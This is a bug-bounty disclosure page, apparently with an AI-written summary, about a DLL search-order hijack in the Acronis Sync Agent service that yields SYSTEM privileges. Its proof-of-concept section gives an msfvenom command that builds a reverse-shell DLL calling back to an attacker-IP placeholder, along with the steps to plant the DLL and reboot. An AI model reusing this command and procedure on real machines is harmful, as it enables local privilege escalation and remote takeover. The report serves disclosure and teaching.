Acronis Sync Agent Service - Untrusted DLL Search-Ordering lead to Privilege Escalation
The Acronis Sync Agent service loads a DLL named CSUNSAPI.dll from directories on the system PATH, including a Python folder writable by ordinary authenticated users. A low-privileged local user could plant a malicious DLL there and, after a reboot, get code running as SYSTEM.

- Triaged in 13 days
- Fixed in 7 months
- Paid in 20 days
- Disclosed after 4.1 years
Vulnerability Explanation : An issue was discovered in Acronis Sync Agent service which intregated from Acronis True Image ver.24.6.25700. This service is suffered by incorrect DLL search-order hijacking. The malicious users who are in “Authenticated Users” group can use DLL-Hijacking to execute arbitrary code and do privilege escalation exploit to escalate and gain full system privilege user access and rights over the system.
Vulnerable application version : Acronis True Image ver.24.6.25700 (maybe lower are affected too).
PoC Operating System version : Microsoft Windows 10 Home - 64 bits with latest patched.
Vulnerability found :
- Incorrect DLL search-order from syncagentsrv.exe.
- DLL-Hijacking using CSUNSAPI.dll.
Lab Environment :


- Install Python2.7 for windows, we can see C:\Python27 which is default home application of Python2.7 is added to SYSTEM PATH variable. Open from environment variable. [Ref Picture : 01.jpg, 02.jpg]
Vulnerability Finding :
- See from service : "Acronis Sync Agent Service" can running by execute file : "C:\Program Files (x86)\Common Files\Acronis\SyncAgent\syncagentsrv.exe"

- Open Process Monitor, to find out how it is doing. Add filter with following criteria : [Ref Picture : 03.jpg]



• Process Name is syncagentsrv.exe (Include) • Result contains NOT FOUND (Include) • Path contains C:\Python27 (Include) • Operation begins with Reg (Exclude) 3. From Process Monitor, we can see suspicious DLL name as : "CSUNSAPI.dll" was called in every folders which are defined in SYSTEM PATH variable. [Ref Picture : 04.jpg] 4. When closely look for this process details, see that C:\Python27\CSUNSAPI.dll was loaded by SYSTEM privilege with 32 bits process. [Ref Picture : 05.jpg, 06.jpg]
This is potential to do privilege escalation exploit using DLL-hijacking
Proof-of-concept exploitation :

- Use msfvenom tool on Kali-linux to generate malicious DLL file, then save as CSUNSAPI.dll. It will generate shellcode to send reverse shell to attacker when this DLL is loaded to target system as below command. [Ref Picture : 07.jpg]



Command : msfvenom -p windows/shell_reverse_tcp LHOST=[Attacker-IP] LPORT=[Attacker-port] -f dll > CSUNSAPI.dll 2. On attacker side (Kali-linux). Start reverse shell listener for receive reverse shell. 3. Transfer malicious DLL file to target server, place CSUNSAPI.dll at C:\Python27. Since this folder is writeable by any of users are in Authenticated Users group, then this low privileged user is allow to place this malicious DLL on this. [Ref Picture : 08.jpg] 4. Reboot lab machine, because this low privilege user don’t have service permission to control Acronis Sync Agent Service. Then we need to reboot target to initial this service again. 5. Get reverse shell as SYSTEM privilege, we can see this reverse shell is spawned by malicious DLL-hijacking. [Ref Picture : 09.jpg, 10.jpg]
Impact
Impact : Malicious users are able to gain privilege escalation permission as SYSTEM privilege.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the service searched for a missing DLL across PATH directories, one of which was writable by non-administrative users, instead of loading it from a protected location.
Impact
An authenticated local user could escalate to SYSTEM privileges, but only after a reboot and only if a PATH folder such as the Python install directory is writable by that user.
What the attacker needed
Local access as an Authenticated User; Python 2.7 installed and on system PATH; ability to write to a PATH folder; machine reboot to restart the service
How it was found
- Install Python 2.7 so its folder is added to the system PATH.
- Run the Acronis Sync Agent service and monitor it with Process Monitor filtered on missing files under that Python folder.
- Observe the service trying to load CSUNSAPI.dll from PATH folders and loading it with SYSTEM rights.
- Generate a malicious DLL with that name and place it in the writable Python folder.
- Reboot the machine so the service starts again and loads the planted DLL.
- Receive a reverse shell running as SYSTEM.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When a Windows program starts, it looks for supporting library files (DLLs) in a set order of folders. If one of those folders can be written to by normal users, they can drop a fake library with the expected name and the program will load it with its own, higher privileges. Here the service runs as SYSTEM, the most powerful Windows account, so the fake file runs with full control of the machine.
What is Access control?
A user can do something their role should not allow: reach an admin function, act on a feature they have not paid for, or skip a permission check. IDOR is the special case where the object belongs to someone else.


